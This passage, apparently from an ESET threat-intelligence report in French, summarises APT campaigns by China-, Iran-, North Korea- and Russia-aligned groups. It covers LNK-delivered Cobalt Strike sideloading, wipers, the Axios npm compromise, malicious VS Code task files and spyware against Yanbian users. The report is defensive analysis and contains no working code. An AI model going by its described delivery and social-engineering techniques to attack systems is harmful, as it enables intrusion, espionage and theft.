Puis, en janvier 2026, au sein d'une entité non identifiée à Macao, nous avons détecté l'extraction de Cobalt Strike à partir d'une archive 7z, nommée `CNOC info.7z`, qui, selon nous, avait été envoyée via un email d'hameçonnage ciblé.

L'archive contient trois fichiers LNK utilisés pour exécuter un script PowerShell en arrière-plan afin de lancer Cobalt Strike à partir du répertoire `.__MACOSX\._\` de l'archive extraite.

Les fichiers contenus dans l'archive compressée sont les suivants :

- `CNOOC_intro.mp4.lnk`, un fichier LNK qui exécute silencieusement un script PowerShell,
- `CNOOC_intro.pdf.lnk`, un fichier LNK qui exécute silencieusement un script PowerShell,
- `CNOOC_report.pdf.lnk`, un fichier LNK qui exécute silencieusement un script PowerShell,
- `MpClient.dll`, un chargeur pour Cobalt Strike,
- `MpDefenderAccelerator.exe`, un composant légitime de Microsoft Defender utilisé pour le chargement latéral de `MpcClient.dll`, et
- `MpDefenderAccelerator.exe.dat`, une charge utile Cobalt Strike chiffrée.

Le nom de l'appât fait référence à CNOOC, qui désigne probablement la China National Offshore Oil Corporation, **une grande entreprise publique** chinoise du secteur pétrolier. Il s'agit là d'un argument particulièrement convaincant, étant donné que la CNOOC cherche à développer ses activités dans les pays lusophones.

Plus tard en janvier, NegativeGlimmer a pris pour cible une entreprise spécialisée dans l'IA et la robotique en Corée du Sud, où nous avons détecté, une fois de plus, le même chargeur Cobalt Strike. Nous pensons que l'accès initial a été obtenu en compromettant un serveur IIS vulnérable. Cette cible est significative, car l'IA et la robotique sont officiellement désignées comme des secteurs prioritaires par la politique de développement industriel **Made in China 2025** actuellement mise en œuvre par Pékin. Étant donné que les acteurs malveillants alignés sur les intérêts de la Chine **ciblent** souvent les secteurs marqués par ce programme, il semble probable que les activités de NegativeGlimmer en Corée du Sud aient eu pour objectif le vol de propriété intellectuelle.

Iran

Rusty Boots MoKhargosh MOØN Badr

Synthèse des activités des groupes APT alignés sur les intérêts de l'Iran


La guerre en Iran, qui a débuté fin février 2026 (baptisée Operation Epic Fury par les États-Unis), a manifestement constitué l'événement majeur pour les groupes APT alignés sur les intérêts de l'Iran au cours de cette période. Nous avons longuement discuté avec plusieurs médias de nos observations avant le début de la guerre, comme le fait que MuddyWater ait pris pour cible une organisation internationale dont le siège se trouve en Arabie saoudite, ainsi que des activités observées depuis le début du conflit.

Paradoxalement, ce conflit s'est accompagné d'une baisse sensible de l'activité des groupes APT alignés sur les intérêts de l'Iran dans nos données de télémétrie, très probablement en raison des coupures d'accès à Internet imposées par le régime iranien, qui ont contraint ces acteurs malveillants à recourir exclusivement à des connexions Internet par satellite pour mener leurs opérations. Ce contexte semble avoir favorisé la mobilisation d'intermédiaires et d'hacktivistes pro-iraniens, qui ont ciblé activement des organisations en Israël, aux États-Unis et dans d'autres pays du Moyen-Orient hostiles à l'Iran.

Cependant, un autre phénomène récent que nous souhaitons souligner pour cette période est la recrudescence historiquement inhabituelle des attaques visant des pays du Moyen-Orient, que nous ne parvenons pas à attribuer (avec un degré de certitude au moins moyen) à un groupe APT existant. Entre octobre 2025 et mars 2026, nous avons recensé trois groupes que nous avons baptisés Rusty Boots, MoKhargosh et MOØN Badr. Les raisons pour lesquelles nous ne parvenons pas à les attribuer sont multiples. Il se peut que nous ne disposions pas de données télémétriques sur certains sites, ce qui limite notre visibilité. Il se pourrait aussi que nous assistions à l'émergence de trois nouveaux groupes malveillants qui n'étaient tout simplement pas actifs auparavant.

Rusty Boots

Rusty Boots est le dernier venu sur notre liste (nous l'avons recensé pour la première fois à la mi-mars 2026), et il correspond parfaitement au profil type que nous observons chez les groupes alignés



Secteurs ciblés par les groupes APT alignés sur les intérêts de l'Iran

Techniques d'accès initial utilisées par les groupes APT alignés sur les intérêts de l'Iran

sur les intérêts de l'Iran qui déploient des outils destructeurs, tels que des effaceurs de données. Le groupe à l'origine de Rusty Boots a pris pour cible des fabricants d'appareils en Israël à l'aide d'un effaceur de type bootkit, conçu pour rendre les systèmes inutilisables. Les groupes alignés sur les intérêts de l'Iran s'attaquent rarement aux phases de prédémarrage du système d'exploitation, mais la forme et la fonction de cet effaceur de données correspondent bien aux capacités de développement de logiciels malveillants de ces groupes (c'est-à-dire qu'il est opérationnel, mais pas sans défauts).

MoKhargosh

Nous avons découvert MoKhargosh en janvier 2026, lorsque nous avons détecté des binaires suspects compilés avec Go au sein de plusieurs organisations en Israël. En examinant l'ampleur de la campagne, nous avons découvert une opération qui a débuté à la mi-juin 2025 et s'est poursuivie jusqu'en avril 2026. Au total, nous avons identifié 15 outils distincts, ainsi que la porte dérobée principale, GoKhargosh, qui était adaptée à chaque victime (les modifications se limitaient principalement au nom de fichier de GoKhargosh, dans le but de se fondre parmi les fichiers et/ou logiciels propres à l'organisation). Compte tenu de l'ampleur des données recueillies (plus de 130 systèmes compromis et 9 variantes de GoKhargosh), nous aurions pu nous attendre à pouvoir attribuer cette activité à un groupe malveillant existant aligné sur les intérêts de l'Iran, mais nos efforts en ce sens n'ont pas abouti.

Après avoir examiné les tactiques et les techniques utilisées par MoKhargosh, nous avons déterminé que l'objectif principal du groupe à son origine est le cyberespionnage, bien que certaines variantes de GoKhargosh comprennent des options destructrices, accessibles via des binaires intégrés. Par exemple : plusieurs effaceurs de données distincts, des programmes de chiffrement de fichiers qui écrasent ceux-ci avec des données aléatoires, ainsi qu'un effaceur de données qui cible le secteur d'amorçage principal afin d'empêcher le démarrage du système. À ce jour, nous n'avons trouvé aucune preuve laissant supposer que les options destructrices aient été utilisées, ce qui pourrait indiquer que le groupe à l'origine de MoKhargosh les garde en réserve pour plus tard, après avoir extrait toutes les informations disponibles, à la manière d'une bombe à retardement.

MOØN Badr

Les récentes activités de MOØN Badr en janvier 2026 ont consisté en une campagne très ciblée contre trois victimes non identifiées en Israël. Le groupe à l'origine de MOØN Badr a probablement utilisé un email d'hameçonnage ciblé contenant une pièce jointe malveillante pour diffuser la porte dérobée MOØN AGENT. La porte dérobée en elle-même n'a rien d'exceptionnel. Elle comprend des fonctionnalités classiques d'exécution de commandes sur le système compromis, de téléchargement et d'envoi de fichiers, etc.

Cependant, le domaine de commande et de contrôle (C&C), `fatimabadr[.]top`, est assez intéressant. En général, les groupes alignés sur les intérêts de l'Iran utilisent pour leurs serveurs de C&C des noms de domaine qui sont soit anodins, soit ciblés sur un secteur d'activité, une organisation ou, parfois, une personne en particulier. Le nom de famille Badr est assez rare en Israël, mais très courant en Égypte, en Syrie, en Irak, au Soudan, en Arabie saoudite et au Maroc. Il pourrait s'agir d'un groupe aligné sur les intérêts de l'Iran qui prendrait pour cible des immigrés en Israël et non des citoyens israéliens, ce qui serait assez inhabituel. Comme cette campagne a touché un nombre restreint de personnes (seulement trois victimes début janvier 2026), son attribution est difficile.

Corée du Nord

Andariel Operation DreamJob Operation DangerousPassword DeceptiveDevelopment ScarCruft


Synthèse des activités des groupes APT alignés sur les intérêts de la Corée du Nord

Les acteurs malveillants alignés sur les intérêts de la Corée du Nord ont été actifs sur plusieurs fronts au cours de cette période. Plusieurs groupes APT ont continué à cibler activement la communauté des développeurs à l'aide de techniques d'ingénierie sociale, en particulier dans le domaine des cryptomonnaies. Alors que Lazarus et DeceptiveDevelopment s'attachaient à nouer des relations à long terme avec leurs cibles de grande valeur, Kimsuky et Konni menaient des attaques pour piller et s'enfuir rapidement. Ces attaques offrent non seulement des opportunités de gains financiers (comme l'a démontré le récent **piratage du protocole Drift**, qui a entraîné une perte estimée à 285 millions de dollars), mais elles permettent également des attaques massives visant la chaîne d'approvisionnement, à l'image de la compromission d'Axios en mars 2026. Sur le plan de l'espionnage, Andariel et ScarCruft ont mené des campagnes contre des entreprises et des groupes ethniques présentant un intérêt particulier pour le régime nord-coréen.


Andariel diffuse le ransomware Rook en Corée du Sud

En mars 2026, nous avons détecté TigerRAT sur un ordinateur appartenant à une société d'ingénierie basée en Corée du Sud. Les pirates ont tenté de compromettre plusieurs endpoints du réseau de l'entreprise à l'aide de variantes du ransomware Rook. Ce cas est remarquable, car il semble marquer le retour d'Andariel dans les données de télémétrie d'ESET. La dernière attaque que nous avons recensée et qui présentait les techniques, tactiques et procédures (TTP) caractéristiques d'Andariel remonte à deux ans (elle visait également une entreprise sud-coréenne).

La société d'ingénierie ciblée par Andariel dans le cadre de cette nouvelle opération s'avère particulièrement notable, car elle fabrique des équipements industriels de haut niveau utilisés dans différents secteurs d'intérêt pour le régime nord-coréen. Certaines informations indiquent, par exemple, que cette entreprise fabrique des composants industriels destinés à la manipulation



Secteurs ciblés par les groupes APT alignés sur les intérêts de la Corée du Nord



Techniques d'accès initial utilisées par les groupes APT alignés sur les intérêts de la Corée du Nord

de l'hydrogène liquide, dont l'utilisation comme carburant pour fusées est bien connue. D'après d'autres informations, les équipements industriels fabriqués par cette entreprise sont également utilisés dans le secteur du nucléaire. Ces deux éléments présentent un intérêt évident pour le programme **balistique** et **nucléaire** de la RPDC, que les groupes APT alignés sur les intérêts de la Corée du Nord **soutiennent activement** via leurs campagnes d'espionnage industriel.

Le caractère très sensible de la cible d'Andariel laisse supposer que le groupe cherchait, au moins en partie, à s'emparer de technologies stratégiques. Le déploiement du ransomware Rook dans le réseau de la cible a peut-être été conçu comme un complément à cette opération d'espionnage, potentiellement dans le but de détourner l'attention des défenseurs tout en cherchant à tirer profit de la situation pour financer les activités du groupe.

Operation DreamJob

En octobre 2025, nous **avons signalé** une campagne d'espionnage visant le secteur des drones en Europe, que nous avons attribuée à Operation DreamJob, un groupe d'activités que nous suivons dans le cadre du vaste réseau Lazarus. Depuis lors, nous n'avons plus observé dans les données de télémétrie d'ESET les indicateurs de compromission habituels associés à cette opération, par exemple des plugins infectés par un cheval de Troie pour Notepad++ ou WinMerge, et l'outil d'accès à distance (RAT) ScoringMathTea. Au lieu de cela, les pirates ont commencé à utiliser **des applications MFC** détournées à des fins malveillantes comme étapes préliminaires (des projets portant des noms tels que ToolBarApp, WaveTest, DetectClipboardChange et bien d'autres), ainsi qu'une nouvelle variante de BlindingCan comme principal RAT.

Nous avons découvert des attaques liées à Operation DreamJob, visant exclusivement des cibles sud-coréennes : le secteur de la presse écrite en février 2026 et le secteur pharmaceutique en mars 2026. L'infrastructure réseau servant de C&C pour BlindingCan était composée de serveurs situés en Corée du Sud et dans d'autres régions du monde, qui avaient été compromis en exploitant des failles de sécurité connues et non corrigées.

Des traces de cette activité sont également apparues sur VirusTotal. Nous avons remarqué un fichier d'archive nommé `NZ_Recruitment_Pack_2026.rar`, soumis en mars 2026. Les pirates ont créé cette archive RAR afin d'exploiter des failles de traversée de chemin d'accès (**CVE-2025-8088** et **CVE-2025-6218**) dans WinRAR. Les archives contiennent un leurre intitulé `Job Description.txt` associé à **Community Broker Network**, qui propose un poste hybride basé en Nouvelle-Zélande (voir la Figure 3), ainsi qu'un téléchargeur malveillant nommé `msedgewebview.exe`, qui se présente comme une application MFC légitime sous le nom de TextDemo. Au moment de la découverte, la charge utile hébergée sur ImgBB, un service d'hébergement d'images en mode freemium, avait déjà été remplacée par un message indiquant que l'image était introuvable. Compte tenu de la similitude avec les charges utiles observées dans d'autres attaques, nous supposons que l'image supprimée contenait une variante chiffrée de BlindingCan ou une étape menant à celle-ci.

```
========================================================================
COMMUNITY BROKER NETWORK (CBN) NZ - INTERNAL DOCUMENT
ROLE SPECIFICATION: SENIOR DIGITAL ASSET LEAD (AUCKLAND HUB)
REF: NZ-2026-CRYPTO-088
========================================================================
[OFFICE LOCATION]
Auckland, New Zealand (Relocation Package Available)
Remote flexibility: 2 days/week

[OVERVIEW]
Following the successful integration of Folioís New Zealand operations,
CBN is establishing a specialized Digital Asset Advisory desk. We are
seeking a Senior Lead to bridge the gap between institutional risk
management and the decentralized finance (DeFi) ecosystem.

[PRIMARY RESPONSIBILITIES]
* Develop risk frameworks for institutional digital asset custody.
* Lead cross-border compliance initiatives for APAC crypto-asset desks.
* Collaborate with the Global People & Culture team to build out the
  Auckland engineering squad.
* Oversee security audits for internal smart contract deployments.

[COMPENSATION & RELOCATION]
* Base Salary: NZD 190,000 - 240,000 (DOE)
* Annual Performance Bonus: 15-20%
* Relocation: Full flight coverage, 1 month temporary housing,
and visa sponsorship (if applicable).

<truncated>
```

Figure 3. Contenu du fichier Job Description.txt (tronqué)

Operation DangerousPassword et attaque de la chaîne d'approvisionnement Axios

Fin mars 2026, des pirates ont compromis le package officiel Axios sur le registre npm. Axios est l'un des clients HTTP JavaScript les plus utilisés dans l'écosystème logiciel mondial. Il est téléchargé environ 100 millions de fois par semaine depuis le registre npm et est utilisé dans des applications web, des applications mobiles et des environnements de compilation automatisés.

Le 30 mars au matin, un pirate a préparé le terrain en créant le compte utilisateur `nrwise` sur npm et en publiant le package leurre inoffensif `plain-crypto-js@4.2.0`. Il s'agissait d'une manœuvre délibérée visant à s'implanter sur le registre npm et à contourner ses analyses de sécurité approfondies initiales. Dans la nuit du 31 mars, le pirate a utilisé un compte npm compromis appartenant au responsable du projet Axios pour publier deux versions malveillantes de la bibliothèque Axios. Les deux versions injectaient une nouvelle dépendance nommée `plain-crypto-js@4.2.1` et désormais transformée en cheval de Troie, qui exécutait un téléchargeur obscurci, `setup.js`, en tant que script post-installation. Ces packages malveillants sont restés en ligne pendant environ trois heures avant d'être détectés et supprimés du registre npm. Cela concorde avec notre carte de l'incident, qui met en évidence l'Asie de l'Est où la journée de travail avait déjà commencé (voir la Figure 4).

Le processus permettant d'obtenir un accès initial **a été documenté** par un membre du projet Axios. Les pirates se sont fait passer pour le fondateur d'une entreprise légitime, en reproduisant minutieusement tant l'identité de ce dernier que l'image de l'entreprise. Le responsable projet a été invité à rejoindre un espace Slack factice. L'environnement semblait très crédible, avec une image de marque cohérente, des canaux actifs partageant des liens externes, ainsi que de faux profils de prétendus membres de l'équipe et autres responsables de projets open source.

Après avoir patiemment gagné la confiance de la victime, les pirates ont planifié un appel vidéo sur Microsoft Teams. Au cours de la réunion à laquelle participaient plusieurs personnes, les pirates ont affirmé qu'un




Figure 4. Carte des 10 pays les plus touchés par la faille de sécurité d'Axios

élément sur le système du responsable du projet était « obsolète » et empêchait l'appel de fonctionner correctement. Pensant qu'il s'agissait d'une mise à jour légitime de Teams, l'administrateur a installé le fichier infecté qui lui avait été fourni et a, sans le savoir, accordé aux pirates un accès complet à son poste de travail. À partir de là, les pirates ont récupéré un jeton d'accès npm, ont remplacé l'adresse email du compte npm par une adresse qu'ils contrôlaient (`ifstap@proton.me`) et ont contourné les actions GitHub standard du projet pour publier directement les packages malveillants.

Le lendemain, **Giuseppe Massaro** et le **GTIG** ont attribué cet incident au groupe malveillant BlueNoroff/UNC1069 aligné sur les intérêts de la Corée du Nord. L'élément de preuve déterminant pour l'attribution est l'implication du programme WAVESHARPER.V2, une nouvelle variante du RAT macOS WAVESHARPER, que le GTIG **a répertorié** en février 2026, et que nous appelons respectivement CurlyVeilTeaR et CurlyVeilTea. Compte tenu de cette similitude, nous associons cette intrusion à Operation DangerousPassword liée au groupe Lazarus.

CurlyVeilTea et sa nouvelle variante sont des téléchargeurs pour macOS. Alors que la nouvelle variante de l'attaque Axios n'est pas protégée, la variante antérieure était protégée par **VMProtect** pour macOS et apparaissait dans d'autres attaques ciblées. Les entités visées que nous avons identifiées dans nos données de télémétrie étaient un réseau d'entreprises de services financiers aux Émirats arabes unis en mars 2026, un particulier en Corée du Sud en février 2026, une société d'investissement en cryptomonnaies au Canada en janvier 2026 et un réseau inconnu en Inde en décembre 2025.

Les activités liées à cette opération de Lazarus ont également été documentées dans de récents articles publiés par **MoonLock** et **Validin**. Les charges utiles sont activement développées et mises à jour sous forme d'applications natives pour les principales plateformes Windows, Linux et macOS, ainsi que sous forme de scripts en Python, PowerShell, JavaScript et, pour la toute première fois, en Perl.

Faux recruteurs et éditeurs de code : DeceptiveDevelopment adapte ses techniques opérationnelles

Ces derniers mois, DeceptiveDevelopment s'est davantage concentré sur la manière d'exécuter le code plutôt que sur le renouvellement de ses familles de logiciels malveillants existantes. D'après nos données de télémétrie, les récentes attaques débutaient par des projets hébergés sur GitHub et se poursuivaient une fois l'ouverture du dépôt par une victime dans Visual Studio Code ou Cursor : dès que la victime interagit avec le projet, les fichiers de configuration des tâches (`tasks.json`) peuvent exécuter des commandes shell, lancer des scripts Node.js, récupérer des étapes distantes ou installer des packages npm malveillants, via un flux de travail de développement en apparence normal.

Cette chaîne d'exécution nous a également permis de mieux cerner l'infrastructure d'ingénierie sociale sous-tendant ces compromissions : nous avons pu regrouper plusieurs profils GitHub et GitLab liés à de fausses entreprises et de faux profils de recruteurs, utilisés pour gagner la confiance des développeurs, en particulier dans le cadre de recrutements liés aux cryptomonnaies et au Web3. Nous avons par exemple récemment suivi DanteLabs, une fausse entreprise spécialisée dans la blockchain qui s'est fait connaître sur les plateformes LinkedIn, X, Telegram et Medium. Cette fausse entreprise s'était dotée d'une présence en ligne convaincante pour paraître légitime, tandis que ses supports de recrutement contenaient des projets malveillants et des charges utiles dissimulées. Le recruteur associé à ce groupe a utilisé des images de l'équipe générées par l'IA, et certains employés de l'entreprise se retrouvaient également sur des comptes et des profils liés à d'autres campagnes de recrutement et dépôts malveillants, comme le montre la Figure 5.

Le récent piratage du protocole Drift montre à quel point cette technique est détournée de son usage initial, au-delà des simples escroqueries au recrutement. Le 1er avril 2026, Drift a subi une perte d'environ 285 millions de dollars lors de ce que **Chainalysis** a qualifié de la plus importante attaque de l'année contre la finance décentralisée (et la seconde faille de sécurité la plus grave de l'histoire de Solana). Selon des informations de **l'enquête menée par Drift**, les pirates auraient passé environ six mois à se faire passer pour une société de

courtage quantitatif afin de gagner la confiance des développeurs ; l'un des vecteurs d'intrusion potentiels identifiés serait un dépôt de code malveillant qui aurait pu exploiter une faille dans le chemin d'exécution de VS Code/Cursor.

Le cœur du portefeuille de logiciels malveillants du groupe n'a cependant pas changé. **Nos propres enquêtes** ainsi que **des conclusions publiques** ont déjà permis d'établir que BeaverTail, OtterCookie, WeaselStore et InvisibleFerret constituent des éléments récurrents des intrusions menées par DeceptiveDevelopment. Ils font principalement l'objet de mises à jour mineures et de travaux de maintenance (notamment concernant la diffusion, la mise en production et la branche Python de WeaselStore), plutôt que de modifications importantes apportées à l'ensemble d'outils.

Cela montre que DeceptiveDevelopment associe des outils classiques utilisés après la compromission à des mécanismes de diffusion plus récents et plus discrets.

ScarCruft cible Yanbian via une attaque multiplateforme contre la chaîne d'approvisionnement

En octobre 2025, nous **avons découvert** une attaque contre une chaîne d'approvisionnement que nous attribuons à ScarCruft, qui a compromis la plateforme de jeux vidéo sqgame et l'a utilisée pour diffuser des logiciels malveillants auprès de joueurs ne se doutant de rien. Nous pensons que cette opération était probablement en cours depuis fin 2024.




Figure 5. Image générée par l'IA sur la page LinkedIn d'un recruteur et une liste de collaborateurs de DanteLabs associés à des profils GitHub malveillants

Sqgame est une plateforme de jeux spécialement conçue pour les habitants de Yanbian, qui propose des jeux traditionnels sur Windows, Android et iOS. Yanbian est une région du nord-est de la Chine qui abrite une importante communauté d'origine coréenne et qui est également connue pour être un point de passage pour les réfugiés et les transfuges nord-coréens.

Les jeux Android disponibles sur la plateforme de jeux ont été infectés par un cheval de Troie comportant une version Android de BirdCall, une porte dérobée Windows utilisée par ScarCruft depuis 2021. La version Android continue d'utiliser des services de stockage en ligne pour les communications de C&C et met en œuvre un sous-ensemble des commandes et des fonctionnalités de son homologue Windows. Elle recueille les contacts, les SMS, l'historique des appels, les documents, les fichiers multimédias et les clés privées. Elle fait également des captures d'écran et enregistre le son ambiant.

L'attaque ne s'est pas limitée aux appareils Android. Le client Windows de la plateforme de jeux a également été compromis via une mise à jour malveillante contenant une bibliothèque infectée par un cheval de Troie, qui a conduit à l'installation de la porte dérobée RokRAT, laquelle a ensuite été utilisée pour déployer la porte dérobée BirdCall plus sophistiquée.

Nous estimons que cette campagne avait pour objectif l'espionnage, très probablement dans le but de recueillir des informations sur des personnes situées dans la région de Yanbian et jugées d'intérêt pour le régime nord-coréen, telles que des réfugiés et des transfuges.

Russie

Sednit Sandworm


Synthèse des activités des groupes APT alignés sur les intérêts de la Russie

Sans surprise, l'Ukraine est restée la cible principale des groupes APT alignés sur les intérêts de la Russie au cours de cette période. Sednit et Sandworm, deux de ces groupes cybercriminels les plus connus, ont pris pour cible différentes organisations ukrainiennes, notamment dans le but de nuire à l'effort de défense du pays. Sednit a utilisé ses deux nouveaux implants sur mesure, Covenant et BeardShell, contre des fabricants de drones et des membres de l'armée ukrainienne. Sandworm a poursuivi sa pratique bien établie et de longue date consistant à mener des attaques destructrices, en ciblant plusieurs grandes entreprises et institutions gouvernementales ukrainiennes à l'aide de nouveaux effaceurs de données. Cette période a également été marquée par un incident frappant, que nous attribuons à Sandworm avec un degré de certitude moyen, au cours duquel l'acteur malveillant a déployé un logiciel d'effacement de données contre une entreprise polonaise du secteur de l'énergie, très probablement dans le but de perturber la production d'énergie de la Pologne. Même si ce n'est pas la première fois qu'un groupe aligné sur les intérêts de la Russie s'attaque à la Pologne, il très rare (voire sans précédent) qu'un opérateur d'infrastructure critique d'un pays membre de l'OTAN soit expressément pris pour cible par ce type de logiciel malveillant.


Sednit

Au cours des derniers mois, nous avons pu observer que Sednit utilisait une chaîne d'outils sophistiquée en Ukraine pour déployer deux implants, Covenant et BeardShell, généralement après un premier contact via Signal ou WhatsApp, afin de diffuser des documents Word ou Excel infectés par des chevaux de Troie. Nous avions déjà présenté ces deux implants dans un article publié sur **WeLiveSecurity**, en soulignant leur lien direct avec les implants développés par le groupe dans les années 2010. Les cibles visées sont principalement le personnel militaire ukrainien, ainsi que des fabricants ukrainiens de drones et des organisations ukrainiennes impliquées dans la recherche et le développement dans ce domaine.

Lors d'une attaque, un document Excel contenant un cheval de Troie a été utilisé pour cibler une victime. Lorsqu'il est ouvert avec les macros désactivées, le



Secteurs ciblés par les groupes APT alignés sur les intérêts de la Russie



Techniques d'accès initial utilisées par les groupes APT alignés sur les intérêts de la Russie

document n'affiche qu'une image représentant un drone, destinée à inciter le destinataire à activer les macros. Une fois les macros activées, le document révèle du texte contenant des informations techniques sur le drone, mais la chaîne d'exécution aboutit finalement au déploiement de l'implant Covenant via un chargeur personnalisé KoalaLoader, qui extrait les charges utiles de fichiers PNG encodés par stéganographie.

À partir de l'implant Covenant déployé, Sednit peut ensuite déployer BeardShell, qui utilise un autre fournisseur de services cloud. Cette redondance permet aux opérateurs de rétablir rapidement l'accès en cas de perturbation de l'infrastructure d'un implant. Depuis février 2026, BeardShell n'utilise plus le fournisseur de services cloud **IceDrive** et a opté pour **Drime**.

Bien que l'utilisation coordonnée de Covenant et de BeardShell semble avoir principalement pour but la surveillance à long terme du personnel militaire ukrainien, ces deux implants ont également été utilisés dans des campagnes plus étendues. Par exemple, BeardShell a été utilisé dans une campagne opportuniste menée en mars 2025 via une application ukrainienne de pilotage de drones infectée par un cheval de Troie et diffusée sur des sites de torrents. Plus récemment, en janvier 2026, Covenant a été utilisé dans une vague d'emails d'hameçonnage ciblé exploitant la vulnérabilité **CVE-2026-21509**, avant même que Microsoft ne l'annonce, pour attaquer des institutions gouvernementales ukrainiennes, des entreprises de logistique en Turquie et des sociétés de transport en Pologne.

Sandworm

De décembre 2025 à mars 2026, Sandworm a intensifié ses opérations destructrices contre l'Ukraine, en recourant principalement à la politique de groupe Active Directory pour déployer plusieurs variantes d'effaceurs de données.

En janvier 2026, nous avons détecté une attaque déguisée en ransomware visant une entreprise céréalière en Ukraine. Les pirates ont utilisé **RansomTuga**, un logiciel malveillant open source disponible sur GitHub, qui peut être configuré pour fonctionner soit comme effaceur de données, soit comme ransomware. Les pirates ont exigé une rançon de 600 unités de la cryptomonnaie Zcash, ce qui au taux de change actuel représente environ 200 000 dollars américains. Ce n'est pas la première fois que Sandworm s'en prend au secteur céréalier ukrainien. Nous avons évoqué un autre cas dans notre précédent **Rapport APT**.

